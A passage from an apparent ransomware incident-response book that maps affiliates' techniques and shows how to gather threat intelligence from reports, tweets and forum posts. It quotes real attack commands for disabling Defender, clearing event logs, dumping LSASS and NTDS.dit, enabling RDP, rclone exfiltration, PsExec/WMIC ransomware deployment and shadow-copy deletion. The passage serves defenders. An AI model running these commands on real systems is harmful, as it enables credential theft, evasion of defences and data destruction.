Another very common technique is process injection. The threat actors may use legitimate processes with elevated privileges to execute arbitrary code in its address space. The same techniques can be also used to bypass some defenses. For example, Trickbot is known to use `wermgr.exe` (Windows Problem Reporting) for injection, while Qakbot uses `explorer.exe` (Windows Explorer).

Abuse elevation control mechanism (T1548)

Windows has a few elevation control mechanisms and, of course, ransomware affiliates find various ways of bypassing them. A good example of such a mechanism is **User Account Control** (**UAC**). This mechanism allows programs to escalate privileges by prompting user confirmation. To bypass this, as an example, Trickbot abused a legitimate Windows binary called `WSReset.exe`, which is used for resetting Windows Store settings.

Privileges are not the only obstacles threat actors face. Another problem is various defenses, which are very common in enterprise environments.

Bypassing defenses

In most cases, ransomware affiliates must use various techniques to avoid detection throughout the attack life cycle. They may disable/uninstall security software, obfuscate or encrypt data, or, for example, remove indicators from compromised hosts.

Exploiting for defense evasion (T1211)

The threat actors may exploit various vulnerabilities to bypass security products and features. And, of course, I have an example from the real world. Robinhood ransomware affiliates exploited a vulnerability in the Gigabyte driver (CVE-2018-19320). This allowed the threat actors to load another unsigned driver, which was used to kill processes and services related to security products and enable successful ransomware deployment.

Deobfuscating/decoding files or information (T1140)

It's quite common for both malware and ransomware to use various obfuscation techniques, such as encryption and encoding, to bypass detection mechanisms. A very common obfuscation technique is base64 encoding.

A very good example of this technique is launching Cobalt Strike SMB Beacon with PowerShell:

```
C:\WINDOWS\system32\cmd.exe /b /c start /b /min powershell -nop
-w hidden -encodedcommand JABzAD0ATgBlAHcALQBPAGIAagBlAGMdAA-
gAEkATwAuAE0AZQBtAG8AcgB5AFMAdAByAGUAYQBtACgALABbAEMAbwBuAHY-
AZQByAHQAXQA6ADoARgByAG8AbQBCAGEAcwBlADYANABTAHQAcgBpAG4AZwAoA-
CIASAA0AHMASQBBAAEEAQQBBAEEAQQ<redacted>
```

As we've already mentioned, Cobalt Strike is a very common post-exploitation framework that's leveraged by many ransomware affiliates. It's a post-exploitation toolkit with advanced capabilities, originally developed for penetration testers and red teamers for attacks simulation, but unfortunately, it became popular among real threat actors.

File and directory permissions modification (T1222)

As we are talking about ransomware, we mute note that in many cases, the threat actors need to access protected files. Such files can be encrypted.

Many ransomware samples leverage a built-in utility called **icacls**, which allows users to display and modify the security descriptors of folders and files. Here's an example of its usage by the notorious Ryuk ransomware:

```
icacls /grant Everyone:F /T /C /Q
```

This command removes any access restrictions on folders and files.

Impairing defenses (T1562)

Most environments have at least some defensive mechanisms, so ransomware affiliates must bypass them to be able to achieve their goals. Such activities may include disabling antivirus software or Windows event logging.

For example, during the Kaseya attack (`https://helpdesk.kaseya.com/hc/en-gb/articles/4403440684689`), REvil affiliates used the following script:

```
C:\WINDOWS\system32\cmd.exe" /c ping 127.0.0.1 -n 4979
> nul & C:\Windows\System32\WindowsPowerShell\v1.0\
powershell.exe Set-MpPreference -DisableRealtimeMonitoring
$true -DisableIntrusionPreventionSystem $true
-DisableIOAVProtection $true -DisableScriptScanning $true
-EnableControlledFolderAccess Disabled -EnableNetworkProtection
AuditMode -Force -MAPSReporting Disabled -SubmitSamplesConsent
NeverSend & copy /Y C:\Windows\System32\certutil.exe C:\
Windows\cert.exe & echo %RANDOM% >> C:\Windows\cert.exe & C:\
Windows\cert.exe -decode c:\kworking\agent.crt c:\kworking\
agent.exe & del /q /f c:\kworking\agent.crt C:\Windows\cert.exe
& c:\kworking\agent.exe
```

As you can see, a part of the script focuses on disabling various features of Windows Defender – a built-in Windows antivirus software.

Of course, in most cases, Windows Defender isn't the only antivirus software that's deployed, so the threat actors have to deal with other protections as well. A common example is just stopping related processes and services using ransomware itself or using tools such as Process Hacker and GMER.

Indicator removal on host (T1070)

Ransomware affiliates usually want to stay in the network for as long as possible, so they may want to make the lives of cyber defenders a bit harder by removing logs and files, which could be used to track them down in the compromised environment.

During one of the most recent incident response engagements, we observed the threat actors using a very simple, but still very efficient, command:

```
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.EXE
"wevtutil el | foreach { wevtutil cl $_ }"
```

This simple command allowed them to clear all the event logs at once.

Signed binary proxy execution (T1218)

The last defense evasion technique we're going to look at is signed binary proxy execution. Ransomware affiliates may use legitimate binaries to proxy the execution of malicious code. Some very common examples include `rundll32.exe` and `regsvr32.exe`.

Here's an example of how Conti ransomware affiliates abused `rundll32.exe` to run a Cobalt Strike Beacon:

```
rundll32.exe C:\Programdata\sys64.dll entryPoint
```
```
Another example is IcedID leveraging regsvr32.exe:
```
```
regsvr32 c:\programdata\preview.jpeg
```

Of course, there are more signed binaries that can be leveraged by ransomware affiliates. For example, during one of the most recent campaigns, Zloader operators used `msiexec.exe` to attempt to bypass defenses.

Now, let's move on and look at some common techniques that are leveraged by threat actors to access credentials.

Accessing credentials

As in most cases, ransomware affiliates want to encrypt as many hosts as possible, so they must be able to move laterally or at least run malicious code remotely. To do so silently and successfully, they prefer to obtain elevated credentials first, but, their main goal is to obtain the domain administrator account.

There are quite a few techniques that enable threat actors to obtain authentication material. Let's look at the most common ones.

Brute force (T1110)

As you may recall, RDP, VPN, and other external remote services are extremely common for human-operated ransomware attacks. Such services are poorly protected in many cases, so the initial access brokers or ransomware affiliates themselves may run successful brute-force attacks against them to gain access to valid accounts.

OS credential dumping (T1003)

Another very common technique is credential dumping. Despite the fact it's easily detectable, ransomware affiliates still use **Mimikatz** often. In some cases, the threat actors even download it manually on the compromised host from the official GitHub repository!

It's not the only tool that's used for credential dumping. One of the alternatives that's being observed more and more often recently is **LaZagne** – a tool that is capable of extracting credentials not only from volatile memory but also from various password stores, such as web browsers.

Another example is leveraging a legitimate tool called **ProcDump**. This tool is commonly used by ransomware affiliates to dump the process memory of the **Local Security Authority Subsystem Service** (**LSASS**):

```
procdump64.exe -ma lsass.exe lsass.dmp
```

Such dumps can be exfiltrated and used for extracting credentials from the attacker's side using tools such as Mimikatz.

Ransomware affiliates don't even have to download additional tools to dump credentials – they can abuse built-in Windows capabilities. For example, Conti affiliates used the COM+ service's DLL MiniDump to dump `lsass.exe`:

```
rundll32.exe C:\windows\System32\comsvcs.dll, MiniDump 928 C:\
programdata\aaa.zip full
```

If the threat actors managed to obtain access to a domain controller, they may also want to dump the whole Active Directory domain database, which is stored in a file called `NTDS.dit`.

The same affiliates used a built-in utility called `ntdsutil` to make a copy of `NTDS.dit`:

```
ntdsutil "ac in ntds" "ifm" "cr fu C:\Perflogs\a" q q
```

This file can be used by ransomware affiliates not only for obtaining credentials but also for collecting information about domain members.

Steal or forge Kerberos tickets (T1558)

As it's not always possible to dump or brute-force credentials, the threat actors keep finding new ways to obtain valid accounts. Recently, credential access techniques such as **Kerberoasting** have become more and more popular among ransomware affiliates.

They abuse a valid Kerberos **ticket-granting ticket** (**TGT**) or sniff network traffic to obtain a **ticket-granting service** (**TGS**) ticket. For example, Ryuk ransomware affiliates were observed to use Rubeus to perform a Kerberoasting attack.

With proper credentials at hand, ransomware affiliates are ready for lateral movement.

Moving laterally

Before they start to move laterally, the threat actors need to collect information about the network they have got into. Such activities may include network scanning and Active Directory reconnaissance.

The two most common network scanning tools that are leveraged by various ransomware affiliates are Advanced IP Scanner and SoftPerfect Network Scanner.

As for Active Directory reconnaissance, one of the most common tools that's leveraged by threat actors is **AdFind**, a legitimate command-line Active Directory query tool.

Here's an example of how this tool was used by Netwalker ransomware affiliates:

```
adfind.exe -f "(objectcategory=person)" > ad_users.txt
adfind.exe -f "objectcategory=computer" > ad_computers.txt
adfind.exe -sc trustdmp > trustdmp.txt
adfind.exe -subnets -f (objectCategory=subnet)> subnets.txt
adfind.exe -gcb -sc trustdmp > trustdmp.txt
adfind.exe -sc domainlist > domainlist.txt
adfind.exe -sc dcmodes > dcmodes.txt
adfind.exe -sc adinfo > adinfo.txt
adfind.exe -sc dclist > dclist.txt
```

AdFind allows ransomware affiliates to collect information about users, computers, domain trusts, subnet, and more. This information may help the threat actors find the most valuable hosts, such as those with backups and sensitive information.

Another popular tool for Active Directory reconnaissance is ADRecon. This tool was actively used by REvil ransomware affiliates.

Just like in the previous stages, the threat actors may use built-in Windows capabilities to perform network reconnaissance. For example, Conti ransomware affiliates leveraged PowerShell `cmdlets` to solve this problem:

```
Get-ADComputer -Filter {enabled -eq $true} -properties *|select
Name, DNSHostName, OperatingSystem, LastLogonDate | Export-CSV
C:\Users\AllWindows.csv -NoTypeInformation -Encoding UTF8
```

Now, let's look at lateral movement techniques.

Exploiting remote services (T1210)

Lateral movement is another tactic where vulnerabilities may be of great help for threat actors. Many of them use quite common vulnerabilities, with a good example being EternalBlue (CVE-2017-0144) – a vulnerability in the **Server Message Block** (**SMB**) protocol that was used by the notorious WannaCry back in 2017.

This vulnerability is still observed in many enterprise environments, so ransomware affiliates such as LockBit ransomware affiliates exploit it these days as well.

Other common vulnerabilities that are leveraged by threat actors to enable lateral movement include SMBGhost (CVE-2020-0796) and Zerologon (CVE-2020-1472).

Remote services (T1021)

Ransomware affiliates use various remote services, such as RDP, SMB, and others, to move laterally using valid accounts.

If the threat actors got initial access via RDP, in many cases, they use the same protocol to connect to other hosts in the compromised network to deploy malware or remote access tools and, of course, ransomware.

Ransomware affiliates love RDP, so they even have scripts in their arsenals to enable such a connection with the target hosts:

```
reg add "HKLM\System\CurrentControlSet\Control\Terminal Server"
/v "fDenyTSConnections" /t REG_DWORD /d 0 /f
```
```
netsh advfirewall firewall set rule group="Remote Desktop" new
enable=yes
```
```
reg add "HKLM\System\CurrentControlSet\Control\Terminal Server\
WinStations\RDP-Tcp" /v "UserAuthentication" /t REG_DWORD /d 0
/f
```

Other sub-techniques include SMB and **Windows Remote Management** (**WinRM**).

Using alternate authentication material (T1550)

It's not always possible for ransomware affiliates to obtain plaintext passwords, so in some cases, they have to use password hashes or Kerberos tickets to move laterally. Both **Pass the Hash** (**PtH**) and **Pass the Ticket** (**PtT**) attacks can be performed with the help of Mimikatz or common post-exploitation frameworks, such as Cobalt Strike and Metasploit.

One of the goals of ransomware affiliates during lateral movement activities is finding hosts with sensitive data so that they can be collected and exfiltrated. We'll look at a common collection and exfiltration techniques in the next section.

Collecting and exfiltrating data

We've already discussed that modern human-operated ransomware attacks, in most cases, are not only about data encryption but about data exfiltration. There are multiple sources that ransomware affiliates may collect data from before exfiltration. Let's look at the most common ones.

Data from local system (T1005)

The threat actors may find valuable data on some of the compromised systems. Agreements, contracts, or files containing personal data – all these may be used by ransomware affiliates for extortion.

Data from network shared drives (T1039)

Network shared drives are very common sources of potentially sensitive information, so data in such locations is often collected and exfiltrated by various ransomware affiliates.

Email collection (T1114)

Some threat actors use a more targeted approach. For example, Cl0p ransomware affiliates usually tried to locate hosts that belonged to the target company's top management and collected emails from them for further extortion.

Archive collected data (T1560)

In some cases, ransomware affiliates may archive collected data before exfiltration. For example, Conti ransomware affiliates used a legitimate utility called 7-Zip to put collected data into an archive before exfiltration.

Exfiltration over web service (T1567)

Various web services such as MEGA, DropMeFiles, and others are extremely popular among ransomware affiliates. They can leverage a web browser to upload collected data to storage or use tools such as RClone to automate this process.

Here's an example of using RClone for data exfiltration:

```
rclone.exe copy "\\server\folder" remote:victim -q –ignore-
existing –auto-confirm –multi-thread-streams 12 –transfers 12
C:\Users\Admin\.config\rclone\rclone.conf
```

In some cases, the threat actors may even develop separate tools for data collection and exfiltration.

Automated exfiltration (T1020)

LockBit operators offered their affiliates not only ransomware for deployment but also a tool for data exfiltration – StealBit.

This tool automatically exfiltrates all the accessible files from the compromised host except for system files, registry files, and some other files based on extensions from the built-in list. Once all the collected data has been successfully exfiltrated, it's time for the final goal – ransomware deployment.

Ransomware deployment

The final goal of any human-operated ransomware attack is ransomware deployment. By this time, the backups are wiped (or going to be encrypted first), the security products are disabled, and data is exfiltrated.

One of the most common deployment techniques is copying a ransomware payload via SMB and executing it with PsExec – a legitimate tool from the SysInternals suite that's commonly used by ransomware affiliates for remote execution.

Here's an example of how Netwalker ransomware affiliates leverage this tool for remote execution:

```
set INPUT_FILE=ips.txt
set DOMAINADUSER=DOMAIN\Administrator
set DOMAINADPASS=Passw0rd!
for /f %%G IN (%INPUT_FILE%) DO net use \\%%G\C$ /
user:%DOMAINADUSER% %DOMAINADPASS%
```

```
for /f %%G IN (%INPUT_FILE%) DO copy n.ps1 \\%%G\C$\
```

```
for /f %%G IN (%INPUT_FILE%) DO PsExec.exe -d \\%%G powershell
-ExecutionPolicy Bypass -NoProfile -NoLogo -NoExit -File C:\n.
ps1
```

Another example is Egregor ransomware affiliates, who leverage the **Windows Management Instrumentation command-line** (**WMIC**) for deployment:

```
for /F %%i in (C:\windows\list.txt)
```

```
do @ net use \\%%i\c$ "password" /user:"DOMAIN\user"
```

```
&& copy C:\Windows\q.dll \\%%i\c$\Windows\q.dll /Y
```

```
&& wmic /node:%%i /user:"DOMAIN\user" /password:"password"
```

```
process call create "rundll32.exe C:\Windows\q.
dll,DllRegisterServer %1 --full"
```

```
&& echo %%i 1>>c:\windows\temp\log.dat & net use \\%%i\c$ /
delete
```

Let's look at one more example. This time, we'll look at the Ryuk ransomware. Its affiliates also used **Background Intelligent Transfer Service** (**BITS**) for deployment:

```
start wmic /node:@C:\share$\comps.txt
```

```
/user: "DOMAIN\Administrator" /password: "pass!"
```

```
process call create "cmd.exe /c bitsadmin /transfer ry \\..\
share$\ry.exe %APPDATA%\ry.exe &%APPDATA%\ry.exe
```

Ransomware itself usually leverages a few techniques. Let's look at them.

Inhibit system recovery (T1490)

Almost every ransomware sample has the built-in capability to remove or disable system recovery features. A very common example is the capability to remove volume shadow copies:

```
vssadmin delete shadows /all /quiet
```

The final step is data encryption.

Data encrypted for impact (T1490)

The main goal of any ransomware attack is to encrypt files on compromised hosts. Developers use various algorithms for encryption, including AES, RSA, Salsa20, ChaCha, and custom implementations. Unfortunately, it's impossible to decrypt files without getting the key from the threat actors. That's why victims have to pay for and motivate ransomware affiliates for further attacks.

With that, we've walked through the entire attack life cycle and focused on the most common techniques that are leveraged by ransomware affiliates. It's important to note that the TTPs of the threat actors shift with time, so it's very important to have access to up-to-date cyber threat intelligence.

Summary

Modern human-operated ransomware attacks are not only about data encryption. To deploy ransomware enterprise-wide, the threat actors must walk a long way from the initial access process to data exfiltration, so the cyber security team usually has a lot of detection opportunities. At the same time, as incident responders, we must be well aware of the current tactics, techniques, and procedures that are being leveraged by ransomware affiliates so that we can respond to such attacks quickly and efficiently.

As TTPs may change with time, it's crucial for incident responders and other security personnel to have access to or be able to collect, process, and produce actionable ransomware-related cyber threat intelligence.

In the next chapter, we'll look at various open sources that can be used for cyber threat intelligence collection.

6
Collecting Ransomware-Related Cyber Threat Intelligence

As you've learned from the previous chapter, **ransomware affiliates** may use a wide variety of **tactics, techniques, and procedures** (**TTPs**), so knowing what exactly they are using in the attack you are responding to seems quite a good idea. Some of these tactics and techniques might be for short games, while others may be for long-term positions—it really depends upon the end goal of the threat actor.

Usually, the first thing you learn starting an **incident response** (**IR**) engagement is the ransomware strain used by threat actors. As many ransomware strains are distributed under a **ransomware-as-a-service** (**RaaS**) model, various affiliates may have various approaches to the attack life cycle, so their TTPs may vary as well.

Taking this fact into consideration, it's a very good idea to have proper **cyber threat intelligence** (**CTI**) to aid your engagement. Of course, commercial CTI platforms are of great help, but even these sources may not have all information you may need, so the ability to collect proper intelligence for your current or future IR engagements is a key skill.

In this chapter, we'll look at some sources of ransomware-related CTI, including the following:

- Threat research reports
- Community
- Threat actors

Threat research reports

Most cyber security companies produce various threat research reports, including those related to ransomware attacks, so such sources can be easily used for CTI collection. Threat research reports are a very important part of threat assessment. These reports help technical and non-technical people to assess their current landscape and measure it against the threat landscape.

Of course, no report contains all the details, so the best approach is to use research produced by various cyber security vendors focused on the same threat. At the same time, some reports provide **indicators of compromise** (**IoCs**) and other critical data that can be shared with the general public. Some of these reports can help others be prepared for these threat actors and their attacks.

In this section, we'll look at various reports on **Egregor ransomware** so that we can collect as much intelligence on its affiliates' TTPs as possible.

Let's start with the report by *Group-IB* I co-authored, which is titled *Egregor ransomware: The legacy of Maze lives on*. The report is available here: `https://explore. group-ib.com/ransomware-reports/egregor_wp`.

Every ransomware attack starts from initial access to the target network. According to the report we are analyzing, Egregor affiliates used **Qakbot**, which was delivered to victims via spear-phishing emails. Spear phishing is one of the most common yet highly effective means to gain access to a network. These threat actors know that they can target regular users because they know they might not have the technical skills to understand an attack.

So, what is Qakbot? Originally, it's a banking trojan that was first observed in the wild in 2007. Currently, it's used mostly for downloading additional payloads—for example, **Cobalt Strike Beacon**, and performing mass spamming activities using compromised hosts in order to infect additional targets. This trojan is notoriously used for gaining initial access to target networks by many ransomware affiliates, including **ProLock**, **Egregor**, **REvil**, **Conti**, and others.

The *Group-IB* report also contains information on Qakbot's persistence mechanisms, which include putting the payload or a **link** (**LNK**) file to the `startup` folder, writing the path to the payload in the *Run* key, or creating a scheduled task.

Post-exploitation activities include the use of Cobalt Strike. It's a commercial full-featured post-exploitation framework that originally was a tool for emulation of advanced attacks but soon became one of the most common tools in real threat actors' arsenal, enabling them to use many techniques described in *MITRE ATT&CK*.

According to the report, the threat actors also used **ADFind** to collect information about the compromised **Active Directory** (**AD**) environment. As you've learned from the previous chapter, this tool is also quite common for human-operated ransomware attacks.

To enable lateral movement, Egregor affiliates used scripting to make proper registry and firewall changes so that they could use **Remote Desktop Protocol** (**RDP**). The scripts are distributed via **PsExec**, a legitimate tool from **Sysinternals Suite** that allows you to execute commands on remote hosts. Legitimate tools and various scripts are the main means that threat actors use to stay undetected.

Another common technique observed to be used by Egregor affiliates is **process injection**, which is enabled by Cobalt Strike Beacon. Cobalt Strike Beacon can be a very powerful tool when trying to start lateral movement across an environment. Such techniques allow threat actors to be able to hide commands they use so that they can stay unnoticed.

To exfiltrate sensitive data from the network, Egregor affiliates used **Rclone**, a command-line tool for managing files on cloud storage. What's more, they use masquerading techniques, renaming the Rclone executable to `svchost.exe`.

To disable antivirus protection, the threat actors leveraged Group Policy, as well as `scepinstall.exe`, to uninstall **System Center Endpoint Protection** (**SCEP**). Such attacks are another example of how threat actors abuse legitimate features of modern environments.

To deploy ransomware, Egregor affiliates used a variety of techniques enabled by scripting, including the following:

- Abusing **Background Intelligent Transfer Service** (**BITS**) to download the ransomware payload from the attacker-controlled server and run it via `rundll32`

- Mounting the `C:\` drive of a remote host as a network share, copying the payload to `C:\Windows`, and running it via `rundll32`

- Copying and executing the ransomware payload via a PowerShell session on a remote host

As you can see, we can collect a lot of intelligence from just one single report, but of course, we can enrich it with more data.

Let's look at another report, this time from *Cybereason*, titled *Cybereason vs. Egregor Ransomware*. The report is available here: `https://www.cybereason.com/blog/cybereason-vs-egregor-ransomware`.

Now, we need to analyze it, extract data that we still don't have, and transform it into actionable CTI.

First of all, we can see that, according to the *Cybereason* report, Egregor affiliates obtain initial access to the target networks not only via Qakbot infections but also via **Ursnif** and **IcedID**. Just as with Qakbot, both malware families used to be banking trojans but are now usually used for downloading additional payloads. As we can see, many threat actors develop new capabilities, so their attacks can be more and more profitable.

Also, according to the report, Egregor affiliates use **SharpHound** (the data collector for BloodHound, which is commonly used by pen testers and threat actors to find relationships within an AD environment) to gather information about users, groups, computers, and so on.

Good—we've collected even more CTI, but let's go forward and look at one more report. This time, it's a report on Egregor ransomware by *Morphisec* titled *An analysis of the Egregor ransomware*. The report is available here: `https://www.morphisec.com/hubfs/eBooks_and_Whitepapers/EGREGOR%20REPORT%20WEB%20FINAL.pdf`.

According to this report, Egregor affiliates obtained initial access via exploitation of a non-pathed **virtual private network** (**VPN**), so there are no trojans this time.

The threat actors used legitimate remote access software, such as **AnyDesk** and **SupRemo**, to maintain access to the compromised network. In 2021, AnyDesk was one of the most common tools leveraged by threat actors for redundant access.

To disable unwanted processes (for example, those belonging to antivirus software), the attackers used **PowerTool**—a free anti-rootkit utility.

To collect information about the compromised network, the threat actors leveraged a popular free tool—**SoftPerfect Network Scanner**.

To enable credential dumping, Egregor affiliates used **Mimikatz**, another popular tool used by pen testers and threat actors to extract passwords from memory, as well as other authentication material—hashes, **personal identification numbers** (**PINs**), and Kerberos tickets.

For data exfiltration, the threat actors used various cloud services, such as **WeTransfer** and **SendSpace**, as well as **MEGA Desktop App**.

In this case, Egregor affiliates also leveraged PsExec to execute scripts on remote hosts that ran the ransomware payload.

Finally, to cover some traces, the threat actors used SDelete—a command-line utility for secure file deletion.

OK—let's summarize our findings based on the analysis of all three reports, as follows:

- Egregor affiliates obtain initial access either via infecting the target hosts with various trojans using phishing emails or by exploiting non-patched VPNs.
- Egregor affiliates use various persistence mechanisms, including a startup folder, the *Run* key, and scheduled tasks.
- To collect information about compromised networks and AD, Egregor affiliates use ADFind, SharpHound, and SoftPerfect Network Scanner.
- To enable various post-exploitation activities, Egregor affiliates use Cobalt Strike.
- Egregor affiliates use RDP for lateral movement.
- Egregor affiliates use PsExec to execute commands and scripts, including those for ransomware deployment.

- Egregor affiliates use Group Policy and PowerTool to disable antivirus software, as well as `scepinstall.exe` to uninstall SCEP.

- Egregor affiliates use AnyDesk and SupRemo to maintain access to the compromised network.

- Egregor affiliates use Rclone and MEGA Desktop App, as well as various cloud services, for data exfiltration.

- To deploy ransomware, Egregor affiliates use BITS, PowerShell remoting, network shares, and `rundll32`.

As you can see, analyzing reports from various cyber security companies may provide us with great insights into ransomware affiliates' operations for us to use this CTI to make our IR engagements faster and more efficient.

In the next section, we'll look at how we can collect CTI from the cyber security community.

Community

There are thousands of incident responders worldwide, and of course, some of them like to share their findings from IR engagements. We already looked at some threat research reports, but it usually takes quite a lot of time to create one. Therefore, responders and researchers often use other media to share their findings in a short form. A very popular media platform for such sharing is *Twitter*.

If you are dealing with a human-operated ransomware attack and you already identified the strain, you may find quite a lot of information on the threat actors, including TTPs. Understanding the threat actor is critical. Usually, certain ransomware affiliates use specific tools and processes during certain stages of the attack life cycle.

Let's start with **RagnarLocker ransomware** and have a look at the following tweet from Peter Mackenzie, Director of Incident Response at *Sophos* (`https://twitter.com/AltShiftPrtScn/status/1403707430765273095`):

Figure 6.1 – A tweet on RagnarLocker

So, what can we learn from this tweet? First of all, we can see that RagnarLocker affiliates potentially use **ProxyLogon** (**Common Vulnerabilities and Exposures** (**CVE**) - *2021-26855*) for obtaining initial access to their targets. ProxyLogon is a vulnerability in Microsoft Exchange Server that allows an attacker to bypass authentication and impersonate the administrator.

To collect information about internal networks, RagnarLocker affiliates use **Advanced IP Scanner**, a free network scanner from *Famatech Corp* that is quite popular among various RaaS programs' affiliates.

Just as with many other threat actors, RagnarLocker affiliates use Cobalt Strike for various post-exploitation activities, including lateral movement (alongside RDP). To distribute beacons on remote hosts, the threat actors use **PaExec**, an open source alternative to PsExec from Sysinternals.

To have redundant access to a compromised network, RagnarLocker affiliates use **ScreenConnect**, legitimate remote-control software. Despite the fact it is legitimate, it can be leveraged by threat actors to obtain access to a compromised network.

Collected sensitive data is archived with help of **WinRAR** and exfiltrated with the help of **Handy Backup**, a commercial backup solution installed on the target hosts by threat actors. Zipping and password-protecting are common techniques used by threat actors during the exfiltration phase. Still, there are a lot of various forensic artifacts sources that can be used to detect it.

As you can see, we can collect a lot of valuable information from just a few tweets.

Let's move forward and look at another tweet by the same author, which you can see here:

Figure 6.2 – A tweet on DoppelPaymer

Just as with RagnarLocker affiliates, **DoppelPaymer** affiliates actively use Cobalt Strike for post-exploitation.

Also, we can see that threat actors use **Rubeus**, a quite popular toolset for interacting with and abusing Kerberos.

Here's another example of a legitimate remote access tool used by threat actors for redundant access—**TightVNC**.

Again, we can see that DoppelPaymer affiliates use RDP for lateral movement—a very common technique used by threat actors both for initial access and accessing remote hosts in the target network.

Another interesting technique mentioned is creating a **virtual machine** (**VM**) to run the ransomware payload inside it. Originally, this technique was introduced by Maze and RagnarLocker affiliates, but it's currently used by other groups, including DoppelPaymer, as well.

Just as with many other threat actors, DoppelPaymer affiliates have a **Dedicated Leak Site** (**DLS**), so they exfiltrate data. From the source we are analyzing, we can see that they use the **MediaFire** service to store data.

One more time, we can see that we can collect a lot of valuable data on this or that threat actor involved in ransomware attacks, from just a single tweet.

Let's look at one more example, this time a tweet from Taha Karim, Director of Threat Intelligence at *Confiant*, which you can see here:

Figure 6.3 – A tweet on Clop

It's interesting that this tweet emerged long before any information on Clop affiliates' TTPs was published publicly.

As we can see from the tweet, Clop affiliates used phishing campaigns to infect their victims with **FlawedAmmyy RAT**. FlawedAmmyy is a common **remote access trojan** (**RAT**), usually attributed to TA505. The RAT is based on Ammyy Admin's leaked source code and enables threat actors to manipulate the compromised host in a hidden manner.

We have already learned that ransomware affiliates are in love with Cobalt Strike, and Clop ransomware affiliates are no exception. As you can see, it enables them to bypass **User Account Control** (**UAC**) and use common credential dumping tools such as Mimikatz. Despite the fact it's very noisy, we still see it leveraged by ransomware affiliates very often.

Finally, we can learn that Clop affiliates abuse **Service Control Manager** (**SCM**) to deploy ransomware enterprise-wide.

Of course, it's not always possible to collect a lot of information about the TTPs used by threat actors during the attack life cycle. At the same time, you may need to get some information about the ransomware itself. Here's a tweet by Andrew Zhdanov, who is actively tracking **BlackMatter ransomware** samples:

Figure 6.4 – A tweet on BlackMatter

As you can see, there's not a lot of information on TTPs, but the tweet contains a link to the analyzed sample, as well as information on some of its functionality.

Twitter isn't the only media platform for such intelligence collection—another good example is *LinkedIn*. Also, you can always ask your fellow incident responders and CTI analysts to share some data—just don't be afraid of the global community.

Now let's look at an even more interesting source of actionable CTI—the threat actors themselves.

Threat actors

As you will have understood already, this book is devoted to human-operated ransomware attacks. So, the threat actors we are dealing with are humans, and humans tend to communicate and share. One of the most common media used for such sharing is underground forums.

In this section, we'll look at some forum posts, collected by the **Group-IB Threat Intelligence and Attribution** platform.

The first post we'll look at is created by a threat actor with the nickname *FishEye*, who is known to be affiliated with REvil, LockBit, and some other ransomware strains. You can see it here:

Куплю эксп под SonicWall с реализацией извлечения кредов от впн.
Ваши предложения в пм.
Сделку проводим через гарант кидалы мимо.
Знаю что эскп есть на вооружении у Conti и знаю что такая реализация существует и это не VisualDoor.

Translated: I will buy an exp for SonicWall with the implementation of extracting credits from vpn.
Your suggestions in pm.
We carry out the transaction through the guarantor scammers by.
I know that Conti is in service with ESP and I know that such an implementation exists and this is not VisualDoor.

FishEye

Figure 6.5 – A post by FishEye

In this post, the threat actor shows their interest in obtaining a working exploit for a vulnerability in the **SonicWall VPN**. The threat actor points out the fact that Conti ransomware affiliates already have it and use it in their campaigns.

Most likely, the threat actor is writing about a vulnerability in SonicWall **Secure Mobile Access** (**SMA**) 100-series products (*CVE-2021-20016*). This vulnerability can be exploited remotely and enables attackers to access credentials so that they can access the internal network using valid accounts to perform post-exploitation actions.

The next post we'll look at is one by a notorious REvil spokesperson under the moniker *UNKN*. Here it is:

Доступно 3 слота в злую рансом партнёрку. 70/30 / 75/25
Умение работать с:
+ nas;
+ tape;
+ msf/cs/koadic;
+ AD (e.x. kerberoasting);
+ hyper-v;
И все что касается этой сферы. Если поручителя из действующих нет - готовы взять на двухнедельный испытательный срок.
Контакт в ПМ.
∧ less
Translated: There are 3 slots available for the evil ranse affiliate program. 70/30 / 75/25
Ability to work with:
+ nas;
+ tape;
+ msf / cs / koadic;
+ AD (ex kerberoasting);
+ hyper-v;
And everything related to this area. If there is no existing guarantor, we are ready to take it for a two-week trial period.
Contact in PM.
∧ less
😊 UNKN

Figure 6.6 – A post by UNKN

This post advertises the REvil RaaS program and depicts the requirements for affiliates. First of all, we can see that potential affiliates must be aware of common data storage types, which are commonly used for storing backups. These include **network-attached storage** (**NAS**) and **tape-based data storage**.

Next, the threat actor notes that potential affiliates should be ready to use various post-exploitation frameworks. Here are some examples of these:

- Metasploit Framework
- Cobalt Strike
- Koadic

Also, affiliates should be able to perform attacks against AD environments, including **kerberoasting attacks**, which allow threat actors to extract service account credential hashes and use them to crack passwords offline.

Finally, as many modern corporate environments use virtualization, the ability to understand and attack technologies such as **Hyper-V** is a must for affiliates.

As you can see, in some cases, threat actors share quite a lot of information on their affiliates' potential TTPs.

Another thing threat actors commonly do is comment on various problems presented by other forum members. For example, here is an opinion on data exfiltration techniques by a **LockBit ransomware** representative under the moniker *LockBitSupp*:

Обычно все используют Rclone с учётной записью на mega.nz или pcloud или любом другом удобном облаке, но в некоторых партнёрских программах существует свой стиллер, который берёт эту задачу на себя, избавляя адвертов от рутины с облаками.

